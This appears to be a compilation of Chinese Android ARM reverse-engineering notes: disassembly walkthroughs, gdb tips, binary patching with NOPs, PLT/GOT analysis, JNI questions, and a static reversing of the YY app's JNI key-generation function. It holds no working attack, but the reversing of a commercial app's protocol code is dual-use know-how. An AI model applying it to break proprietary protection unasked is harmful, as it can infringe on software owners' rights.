.OAD:50F6149E 3D AE                 ADD     R6, SP, #0x258+var_164
.OAD:50F614A0 79 44                 ADD     R1, PC ; unk_50FD5004
.OAD:50F614A2 89 18                 ADDS    R1, R1, R2
.OAD:50F614A4 30 1C                 MOVS    R0, R6
.OAD:50F614A6 0C AA                 ADD     R2, SP, #0x258+var_228
.OAD:50F614A8 60 F0 4E F9           BL      0x50FC1748
.OAD:50F614AC B9 49                 LDR     R1, =(loc_50FD6584 - 0x50F614B6)
.OAD:50F614AE 80 23 DB 00           MOVS    R3, #0x400
.OAD:50F614B2 79 44                 ADD     R1, PC ; loc_50FD6584
.OAD:50F614B4 3C A8                 ADD     R0, SP, #0x258+var_168
.OAD:50F614B6 C9 18                 ADDS    R1, R1, R3
.OAD:50F614B8 8A AA                 ADD     R2, SP, #0x258+var_30
.OAD:50F614BA 60 F0 45 F9           BL      0x50FC1748
.OAD:50F614BE B6 49                 LDR     R1, =(unk_50FD5004 - 0x50F614CA)
.OAD:50F614C0 B0 22 D2 00           MOVS    R2, #0x580
```

gdb 调试的问题：

1）Gdb 在遇到 bx pc；nop 指令，从 thumb 指令切换到 arm 指令时，会出错，调试无法继续进行。解决方法：

http://sourceware-org.1504.n7.nabble.com/Fix-ARM-stepping-over-Thumb-mode-quot-bx-pc-quot-or-quot-blx-pc-quot-td69213.html）

2）gdb 遇到如下的拷贝指令也会退出调试，解决方法是跳过这段代码的位置下断点。

```
LOAD:510A3F88                           loc_510A3F88                                                    ; CODE
XREF: libexec_memcopy+1Ej
LOAD:510A3F88 DC 13 B1 E8                                   LDMIA     R1!, {R2-R4,R6-R9,R12}
LOAD:510A3F8C 01 50 55 E2                                   SUBS       R5, R5, #1              ; 这里 r5 不断的减少
LOAD:510A3F90 DC 13 A0 E8                                   STMIA     R0!, {R2-R4,R6-R9,R12}
LOAD:510A3F94 FB FF FF 1A                                   BNE         loc_510A3F88
LOAD:510A3F98 D4 03 BD E8                                   LDMFD     SP!, {R2,R4,R6-R9}
```

http://www.sanwho.com/552.html

(arm 入门)反汇编分析一个 arm 函数调用的生死因果

标 题: 【原创】(arm 入门)反汇编分析一个 arm 函数调用的生死因果
作 者: gemo
时 间: 2013-07-18,11:05:27
链 接: http://bbs.pediy.com/showthread.php?t=175644

arm 的资料没有 x86 丰富，但搞安卓底层又绕不开这个。我作为一个初学者走了不少弯路，那么现在我用一个实际的例子来分析一个最简单的 arm 函

数调用过程，希望能帮到大家，如果有理解不正确之处请高手指出。

注：这里的指令实际上是 thumb(thumb2?)，每个指令 2 字节
1 和 arm 的流水线有关，你只要记住 arm 指令 pc+8，thumb 指令 pc+4
2 定义如此 #define ALIGN(x, y) ((y) * ((x)/(y)))
3 [0x84c8]减去基地址 0x8000，就是 0x4c8 处的值
都是读的 4 字节，了解数据在内存中的存储方式先

C 源码:----------

```
#include <stdio.h>
#include <dlfcn.h>

void (*func)();

void sub() {
  void *p = dlopen("libxxx.so", RTLD_NOW);
  if (!p) {
    return;
  }
  else {
    // myfn 是 libxxx.so 的一个函数，作用是打印"call myfn...!"
    func = (void (*)())dlsym(p,"myfn");
    func();
  }
}

int main()
```

```
{
  printf("RTLD_NOW=%d\n", RTLD_NOW);
  sub();
  return 0;
}
```

运行结果----------


```
neil@vm64:~$ adb shell
# cd system/bin
# chmod a+x main*
# ./main_ori
RTLD_NOW=0
call myfn...!
```

反汇编分析----------

sub:

```
1.  84a0:  4808       ldr  r0, [pc, #32]  ; (84c4 <printf@plt+0x6c>)
2.  84a2:  2100       movs  r1, #0
3.  84a4:  b510       push  {r4, lr}
4.  84a6:  4c08       ldr  r4, [pc, #32]  ; (84c8 <printf@plt+0x70>)
5.  84a8:  4478       add  r0, pc
6.  84aa:  447c       add  r4, pc
7.  84ac:  f7ff efc8  blx  8440 <dlopen@plt>
8.  84b0:  b138       cbz  r0, 84c2 <printf@plt+0x6a>
9.  84b2:  4906       ldr  r1, [pc, #24]  ; (84cc <printf@plt+0x74>)
10.  84b4:  4479       add  r1, pc
```

11. 84b6: f7ff efca blx 844c <dlsym@plt>
12. 84ba: 4905 ldr r1, [pc, #20] ; (84d0 <printf@plt+0x78>)
13. 84bc: 5863 ldr r3, [r4, r1]
14. 84be: 6018 str r0, [r3, #0]
15. 84c0: 4780 blx r0
16. 84c2: bd10 pop {r4, pc}



// 为 5.做准备
1. r0 = [0x84a0+4+32] = [0x84c4] = 0x48

// dlopen 的参数 2
2. r1 = 0

// lr 是 sub 的返回地址
3. r4,lr 入栈

// 为 6.做准备
// 必须对齐到(0,4,8,c),所以 0x84ca 变成 0x84c8
4. r4 = [0x84a6+4+32] = [0x84ca] = [0x84c8] = 0xc26

// dlopen 的参数 1 -> 0x84f4 处存放字符串 libxxx.so
5. r0 = 0x48+0x84a8+4 = 0x84f4

// 为 13.做准备
6. r4 = 0xc26+0x84aa+4= 0x90D4

// 参数 r0&r1,返回值 r0
7. call dlopen

// 如果 r0 为 0,则跳转到 0x84c2
8. 条件跳转

// 为 10.做准备
// ce 对齐到 cc
9. r1 = [0x84b2+4+24] = [0x84CE] = [0x84cc] = 0x46

// dlsym 的参数 2 -> 0x84FE 处存放字符串 myfn
10. r1 = 0x46+0x84b4+4 = 0x84FE

// 参数 r0&r1,返回值 r0,这个返回值就是 myfn 的地址
11. call dlsym

// 为 13.做准备
// d2 对齐到 d0
12. r1 = [0x84ba+4+20] = [0x84D2] = [0x84d0] = 0xfffffffc

// r3 是用来干嘛的呢,见 14.
13. r3 = [0x90D4+0xfffffffc] = [0x90d0] = 0x90f0

// 将 myfn 的地址保存

14. [0x90f0] = r0

15. call myfn

16. 出栈,将 lr 放入 pc,该 sub 返回

修改----------

从以上分析得知，12-14 行的作用是将 myfn 的地址缓存以便加快以后重复的调用(该程序只调用了一次)

如果这个分析是正确的，那么将 12-14 行去掉应该不会影响程序的正常执行

下面是试验(将 12-14 行替换成 nop,机器码 0xc046):

```
000004A0  08 48 00 21 10 B5 08 4C 78 44 7C 44 FF F7 C8 EF
000004B0  38 B1 06 49 79 44 FF F7 CA EF C0 46 C0 46 C0 46
000004C0  80 47 10 BD 48 00 00 00 26 0C 00 00 46 00 00 00
```

修改后的运行结果:

```
neil@vm64:~$ adb shell
# cd system/bin
# chmod a+x main*
# ./main
RTLD_NOW=0
call myfn...!
```

程序执行正常。

Android 下 ARM 静态反编译逆向.(小试多玩 YY 协议)

作　者: alice
时　间: 2013-06-23,01:57:49
链　接: http://bbs.pediy.com/showthread.php?t=174092

标 题:【原创】Android 下 ARM 静态反编译逆向.(小试多玩 YY 协议)
作 者: alice
时 间: 2013-06-23 AM

最近有人问到 YY 协议,好像网上是有人已经搞出来了,不过这不是重点,重点是如何分析.回到主题：

现在使用 android 基本上的保护方法都差不多,java 部分都基本混淆(类名称混淆,过程混淆,字符混淆,多层继承混淆),其实这基本上都是增加一些难度而已,大部份静态都可以逆向出来的.

所以很多程序重要的加密部分都使用 JNI,放到 SO 文件里.不过以现在的情况来看,SO 里都没有使用混淆或是像 PC 下的加壳或是 VM 等东西,所以现在也基本不难,不过 ARM 使用的是 RSIC 指令,本来 ARM 也刚出来几年,所以了解 RISC 的,还不是很多.

本帖子也只是小笔记,可能需要一定的基础,太细节的东西可能不会详细说明,敬请谅解.


本次主要目的是为了逆向 Java_com_duowan_mobile_service_GenKey_generateKey.(函数作用是不清楚,好像跟协议有关,现只是正好拿来讲解)

首先要到 JAVA 中找到程序的原型(用 JD-GUI),为是查看传入的参数和返回.

```java
package com.duowan.mobile.service;

public final class GenKey
{
  public static native byte[] generateKey(byte[] paramArrayOfByte);
}
```

参数为 byte 数组,返回也是 byte 数组

然后找到在 IDA 打开 libyyjni.so 进行反编译.



```
.text:00005084                                  EXPORT Java_com_duowan_mobile_service_GenKey_generateKey
.text:00005084                          Java_com_duowan_mobile_service_GenKey_generateKey
.text:00005084
.text:00005084                          var_20          = -0x20
.text:00005084
.text:00005084 F0 B5                                    PUSH    {R4-R7,LR}      ; Push registers
.text:00005086 47 46                                    MOV     R7, R8          ; Rd = Op2
.text:00005088 80 B4                                    PUSH    {R7}            ; Push registers
.text:0000508A 16 1C                                    MOVS    R6, R2          ; Rd = Op2
.text:0000508C 02 68                                    LDR     R2, [R0]        ; Load from Memory
.text:0000508E AB 23 9B 00                              MOVS    R3, #0x2AC
.text:00005092 82 B0                                    SUB     SP, SP, #8      ; Rd = Op1 - Op2
.text:00005094 D3 58                                    LDR     R3, [R2,R3]     ; Load from Memory
.text:00005096 31 1C                                    MOVS    R1, R6          ; Rd = Op2
.text:00005098 04 1C                                    MOVS    R4, R0          ; Rd = Op2
.text:0000509A 98 47                                    BLX     R3              ; Branch with Link and Exchange (r
.text:0000509C 22 68                                    LDR     R2, [R4]        ; Load from Memory
.text:0000509E B8 23 9B 00                              MOVS    R3, #0x2E0
.text:000050A2 D3 58                                    LDR     R3, [R2,R3]     ; Load from Memory
.text:000050A4 31 1C                                    MOVS    R1, R6          ; Rd = Op2
.text:000050A6 80 46                                    MOV     R8, R0          ; Rd = Op2
.text:000050A8 00 22                                    MOVS    R2, #0          ; Rd = Op2
.text:000050AA 20 1C                                    MOVS    R0, R4          ; Rd = Op2
.text:000050AC 98 47                                    BLX     R3              ; Branch with Link and Exchange (r
.text:000050AE 07 1C                                    MOVS    R7, R0          ; Rd = Op2
.text:000050B0 10 20                                    MOVS    R0, #0x10       ; Rd = Op2
.text:000050B2 05 F0 9D FC                              BL      _Znaj           ; operator new[](uint)
.text:000050B6 05 1C                                    MOVS    R5, R0          ; Rd = Op2
.text:000050B8 41 46                                    MOV     R1, R8          ; Rd = Op2
.text:000050BA 2A 1C                                    MOVS    R2, R5          ; Rd = Op2

00005084 00005084: Java_com_duowan_mobile_service_GenKey_generateKey
```

好了,现在大概了解一下汇编的 JNI 的东西.为了了解 JNI,得自己会写一点 JNI．根据上面的函数，也写个大概类似的函数．

```
jbyteArray Java_com_duowan_mobile_service_GenKey_generateKey(JNIEnv* env,
        jobject thiz, jbyteArray arr) {
```

引用:
在 JNI 中，
第一个参数为 JNIEnv，固定，可以理解为一个类的指针,类里包含了 C++与 JAVA 数据转换的方法,比如把 JAVA 中的 Byte 数组转为 C++下的 jbyteArray

第二个参数为 thiz，固定,即相当于 JAVA 下的 this,指向当前类的指针.

第三个才是用户自定的参数, Byte[]在 C＋＋下就是 jbyteArray.

回到　Java_com_duowan_mobile_service_GenKey_generateKey

引用:
R0 是 JNIEnv*
R1 是 thiz
R2 是第一个参数
引用:
第 1 行 PUSH　{R4-R7,LR} 如果压入寄存器从 R3 开始,表示没有参数,从 R4 则表示有一个或以上.LR 是要返回的地址.调用时自动压入 LR.

//// 最后一行 POP　{R4-R7,PC},一般是和第一行执行相反的出栈动作.将 LR 放入到 PC,PC 是下一条命令的地址,改变它的值也就相当跳转.

第 2 行 MOV　R7, R8　把 R8 传给 R7,

第 3 行 PUSH　{R7}　再把 R7 压入. 相当于把 R8 也存压入栈,似乎 PUSH 一次只能压入 8 个寄存器,所以超过 8 个要另行压入.

第 4 行 MOVS　R6, R2　把 R2 传给 R6,即把第一个参数 Byte[]再放 R6 中,注意到第二是 MOV,这一行是 MOVS,其实都差不多,只 MOVS 会影响到影响 CPSR

第 5 行 LDR　R2, [R0]　取出 R0 指针所指向的值放到 R2,即取出 JNIEnv* ,也就是 JNIEnv (JNIEnv*其实是一个指向指针的指针)

第 6 行 MOVS　R3, #0x2AC　将 0x2AC 传入到 R3 中,下面介绍用途

第 7 行 SUB　SP, SP, #8　SP 指当前栈,此处栈的位置减去 8,作用不明.

第 8 行 LDR　R3, [R2,R3]　取出 R2 即 JNIEnv(第 5 行),并偏移 0x2AC 所指向的内存的值.放到 R3 中,JNIEnv+0x2AC 指向的是 GetArrayLength

见下面(所有的函数在附件中)

171	168	A8	2A0	GetStringUTFLength	jsize (*)(JNIEnv*, jstring)
172	169	A9	2A4	GetStringUTFChars	const char* (*)(JNIEnv*, jstring, jboo
173	170	AA	2A8	ReleaseStringUTFChars	void (*)(JNIEnv*, jstring, const char*
174	171	AB	2AC	GetArrayLength	jsize (*)(JNIEnv*, jarray)
175	172	AC	2B0	NewObjectArray	jobjectArray (*)(JNIEnv*, jsize, jclas
176	173	AD	2B4	GetObjectArrayElement	jobject (*)(JNIEnv*, jobjectArray, jsi
177	174	AE	2B8	SetObjectArrayElement	void (*)(JNIEnv*, jobjectArray, jsize,

引用:

第 9 行 MOVS　R1, R6　　这是 GetArrayLength 第二个参数(第 4 行),即第一个参数 Byte[]

第 10 行 MOVS　R4, R0　　RO 一般是放返回值的,调用函数后会被覆盖的,所以复制到 R4 中

第 11 行 BLX　R3　　调用 GetArrayLength, 第一个参数是 R0,是 JNIEnv,本来就在 R0 的,所以现在直接调用 GetArrayLength,获取数组的长度

第 13 行 LDR　R2, [R4]　R4 就是 JNIEnv*(第 10 行),取出 JNIEnv 放到 R2 中

第 14 行 MOVS　R3, #0x2E0　将 0x2E0 传入到 R3 中

第 15 行 LDR R3, [R2,R3] 取出 JNIEnv+0x2E0 指向的值,查表,是 GetByteArrayElements

第 16 行 MOVS R1, R6 第二参数是本函数的第一个参数 Byte[](第 4 行)

第 17 行 MOV R8, R0 R0 现在放着是上面 GetArrayLength 的返回值,为了不被下面的返回值覆盖,要复制到 R8 中

第 18 行 MOVS R2, #0 第三个参数是 0

第 19 行 MOVS R0, R4 第一个参数是 JNIEnv*

第 20 行 BLX R3 调用 GetByteArrayElements

第 21 行 MOVS R7, R0 R0 现在放着是上面 GetByteArrayElements 的返回值,为了不被下面的返回值覆盖,要复制到 R7 中

第 22 行 MOVS R0, #0x10 第一个参数 10

第 22 行 BL _Znaj ; operator new[](uint) 即 int myint[0x10];

[未完,待续]

先写到这进里, 交流可 Q: 3.1.0.4.1.9.0.6.2 (倒序)
古月亮
挺不错的，楼主能不能提示下下面这段的分析

引用:
```
text:00009448                                   PUSH        {R4-R7,LR}
.text:0000944A                                  MOV          R7,  R11
```

```
.text:0000944C                          MOV             R6,   R10
.text:0000944E                          MOV             R5,   R9
.text:00009450                          MOV             R4,   R8
.text:00009452                          PUSH            {R4-R7}
.text:00009454                          SUB             SP,   SP,   #0x3C       ;  SP=SP-0x3C
.text:00009456                          STR             R1,   [SP,#0x60+var_2C] ;  把寄存器值存到一个虚内存地
址
.text:00009458                          MOVS            R4,   R0
.text:0000945A                          LDR             R3,   [R0,#0x3C]    ;  从存储器装载数据到寄存器
.text:0000945C                          LDR             R0,   [R0]
.text:0000945E                          ADDS            R6,   R3,   R0
.text:00009460                          SUBS            R0,   R0,   R3
.text:00009462                          ASRS            R1,   R0,   #0x1F       ;  算数右移
.text:00009464                          LDR             R3,   =0
.text:00009466                          LDR             R2,   =0x404F0000
.text:00009468                          BLX             __muldi3                ;  带链接的切换跳转
.text:00009468                                                                  ;
.text:00009468                                                                  ;  .text:0000C008
                        MUL             R1,   R2,   R1              ;  32 位乘
.text:00009468                                                                  ;  .text:0000C00C
                        MLA             R3,   R0,   R3,   R1    ;  32 位累加
.text:00009468                                                                  ;  .text:0000C010
                        UMULL       R0,   R1,   R2,   R0    ;  64 位无符号乘累加(32 位*32 位)=64 位
.text:00009468                                                                  ;  .text:0000C014
                        ADD             R1,   R1,   R3              ;  32 位数相加
.text:00009468                                                                  ;  .text:0000C018
                        BX              LR                              ;  切换跳转
.text:0000946C                          LDR             R3,   [R4,#0x20]    ;  十进制 32
```

```
.text:0000946E                          LDR          R0,  [R4,#0x1C]    ;  十进制 28
.text:00009470                          STR          R1,  [SP,#0x60+var_58]
.text:00009472                          ADDS         R5,  R3,  R0
.text:00009474                          SUBS         R0,  R0,  R3
.text:00009476                          LSLS         R0,  R0,  #3
.text:00009478                          LDR          R2,  =0x519E4E00
.text:0000947A                          LDR          R3,  =0
.text:0000947C                          ASRS         R1,  R0,  #0x1F
.text:0000947E                          BLX          __muldi3
```

F5 出的伪 C

引用:

```
  v2 = a2;
    v3 = a1;
    v4 = *(_DWORD *)(a1 + 60);
    v5 = *(_DWORD *)a1;
    v6 = v4 + v5;
    v7 = 1078919168LL * (v5 - v4);
    v8 = *(_DWORD *)(v3 + 32);
    LODWORD(v7) = *(_DWORD *)(v3 + 28);
    v9 = HIDWORD(v7);
    v10 = v8 + v7 + v6;
    v11 = (unsigned __int64)(10954633216LL * ((signed int)v7 - v8)) >> 32;
    v12 = 1094778880LL * (v6 - (v8 + (signed int)v7));
    v13 = *(_DWORD *)(v3 + 56);
    LODWORD(v12) = *(_DWORD *)(v3 + 4);
```

不知 LODWORD(x) 在这里如何定义

看不是很懂这 F5 出来的代码.

```
 LDR    R0, [R4,#0x1C] ;
```

这句我的理解应该是 v7 = *(_DWORD *)(v3 + 28);

LDR 返回不的是 32 位??用 LODWORD(A)=B 表示把表达式右边的值 B 的低 16 位放到到左边 A 的低 16 位
可理解为
A=(A & 0xFFFF0000) | (B & 0xFFFF);

Android ELF 文件 PLT 和 GOT

之前分析了 x86 平台 ELF 文件 PLT 和 GOT，这里来看一些 Android 的 ELF 文件。因为 Android 智能手机使用的是 ARM 架构的 CPU，所以本文关注的 ELF 文件也可以认为是 ARM 平台的 ELF。

测试代码依然是经典的 hello world

```
#include <stdio.h>
int main(int argc, char *argv[]) {
	puts("Hello, world");
	return 0;
}
```

在 Android 源码环境下编译，需要 Android.mk 文件：

```
LOCAL_PATH:=$(call my-dir)
include $(CLEAR_VARS)
LOCAL_SRC_FILES := \
	hello.c
```

```
LOCAL_MODULE_TAGS := debug
LOCAL_MODULE := hello
LOCAL_SHARED_LIBRARIES := libc
LOCAL_MODULE_PATH := ./custom_out
include $(BUILD_EXECUTABLE)
```

Android 源码中提供了几个和 x86 平台类似的 ELF 文件查看工具，比如 objdump 和 readelf，位置分别是：

```
./prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-objdump
./prebuilt/linux-x86/toolchain/arm-eabi-4.4.0/bin/arm-eabi-readelf
```

然后使用 arm-eabi-objdump 看看 plt 表中的内容，如下

```
Disassembly of section .plt:

00008304 <.plt>:
    8304:       e52de004        push    {lr}            ; (str lr, [sp, #-4]!)
    8308:       e59fe004        ldr     lr, [pc, #4]    ; 8314 <__exidx_start-0x81>
    830c:       e08fe00e        add     lr, pc, lr
    8310:       e5bef008        ldr     pc, [lr, #8]!
    8314:       00000dd4        ldrdeq  r0, [r0], -r4
    8318:       e28fc600        add     ip, pc, #0      ; 0x0
    831c:       e28cca00        add     ip, ip, #0      ; 0x0
    8320:       e5bcfdd4        ldr     pc, [ip, #3540]!
    8324:       e28fc600        add     ip, pc, #0      ; 0x0
    8328:       e28cca00        add     ip, ip, #0      ; 0x0
    832c:       e5bcfdcc        ldr     pc, [ip, #3532]!
```

根据指令的重复特征可以看到，从 0×8318 开始的六条指令，是 PLT 中的两个表项，每个表项有三条指令。

使用 arm-eabi-readelf 看.rel.plt 节区的内容如下，确实只有两个符号需要使用 PLT 进行重定位：

```
Relocation section '.rel.plt' at offset 0x2f4 contains 2 entries:
 Offset     Info    Type            Sym.Value  Sym. Name
000090f4  00000416 R_ARM_JUMP_SLOT   00008318   puts
000090f8  00000716 R_ARM_JUMP_SLOT   00008324   __libc_init
```

按照顺序，从 0×8318 到 0×8320 的三条指令，是 puts 函数对应的 PLT 表项：

```
8318:   e28fc600        add     ip, pc, #0      ; 0x0
831c:   e28cca00        add     ip, ip, #0      ; 0x0
8320:   e5bcfdd4        ldr     pc, [ip, #3540]!
```

这三条指令到底做了什么，还需要进一步分析。

1. 0×8318: e28fc600 add ip, pc, #0 ; 0×0
ARM 采用三级流水线，PC 寄存器中取到的指令地址是当前执行指令的地址加 8。当前指令的地址为 0×8318，因此 PC = 0×8318 + 0×8 = 0×8320。IP = PC + 0 = 0×8320

2. 0x831c: e28cca00 add ip, ip, #0 ; 0×0
IP = IP + 0 = 0×8320 + 0 = 0×8320

3. 0×8320: e5bcfdd4 ldr pc, [ip, #3540]!
PC = IP + 3540(dec) = 0×8320 + 0xdd4 = 0x90f4 这是一个间接寻址后跳转的语句，跳转的目的地址是 0x90f4 中存储的数值。

0x90f4 这个地址附近的内容如下：

```
Disassembly of section .got:
```

```
000090e8 <.got>:
    90e8:       00009020        andeq   r9, r0, r0, lsr #32
        ...
    90f4:       00008304        andeq   r8, r0, r4, lsl #6
    90f8:       00008304        andeq   r8, r0, r4, lsl #6
```

已经到了 GOT 中，0x90f4 就是 puts 对应的 GOT 表项的地址，而上一步跳转的目的地，就是 0x90f4 中存储的数值，即 0×8304。再看 一下之间的 PLT，发现 0×8304 正是 PLT 第 0 项的地址。至此，完成了和 x86 平台类似的功能，然后下一步就是具体的符号解析过程。

当找到 puts 的真正地址时，修改对应的 GOt 表项，再次调用 puts 就不再需要重新解析符号了。

http://laokaddk.blog.51cto.com/368606/1160386

How to get string resource id from jni?

0 down vote favorite

From within JNI, how do I get string resource id? For instance, in Java it looks like

```
final int langId = R.string.LANGUAGE;
```

There is auto-generated R.java:

```
package com.my.game;

...

public final class R {
```

```
    ...
    public static final class string {
        public static int LANGUAGE=0x7f06001c;
        ...
    }
...
}
```

I tried

```
jclass rcl = jni_env->FindClass("com.my.game.R.string");
assert(rcl);
jfieldID fid = jni_env->GetFieldID(rcl, "LANGUAGE", "(I)");
assert(fid);
int langId = jni_env->GetStaticIntField(rcl, fid);
```

but the first assert (assert(rcl)) fired.

There are three problems in your code:

First, the string class is nested inside com.my.game.R. To access it via JNI, you have to write it like this:

com.my.game.R$string

The second problem: The field is static, so you must use GetStaticFieldID instead of GetFieldID.

And finally, GetFieldID wants a field signature. A field is not a method, so the parentheses are wrong here. The field signature is just I.

http://stackoverflow.com/questions/19334749/how-to-get-string-resource-id-from-jni

Android so 库加载符号找不到的问题解决

错误信息

Trying to load lib /data/data/com.sohu.inputmethod.sogou/files/.dict/sogouime 0x414e83e8

D/dalvikvm(536): Shared lib '/data/data/com.sohu.inputmethod.sogou/files/.dict/sogouime',handle is null :1

E/dalvikvm(536): fail detail:Cannot load library: reloc_library[1306]: 104 cannot locate '_ZN7android7String8C1EPKtj'..

遇到这种情况就是在依赖 so 库中没有查找到“_ZN7android7String8C1EPKtj’”这个符号


1. 正向查找

这里的依赖库是 libutils.so,通过下面命令查找
objdump -tT libutils .so | grep ZN7android7String8C1EPKtj’
通过查找，确实是不存在这个符号。

2. 逆向查找问题

1 > 查找以前的 so 库发现


objdump -tT libutils .so | grep ZN7android7String8C1EPKtj



能过找到符合

2 > 通过地址找对应的函数名


nm –C –D libutils.so |grep 001c0f1



这样我们查找到对应的函数名

3 > 有问题的 so 库中查找对应的函数名

nm –C –D libutils.so |grep android::String8::String8



发现不能够查找到 String8::String8(unsigned short const*,unsigned int)

但是能够查找到 String8::String8(char16_t const*,unsigned int)，通过分析 char16_t 的原始类型就是 unsigned short ,但是这里却没有编译成原始类型。

查看最新的 C++标准(ISO C++11)的主要变动 新增关键字：char16_t、char32_t，.....

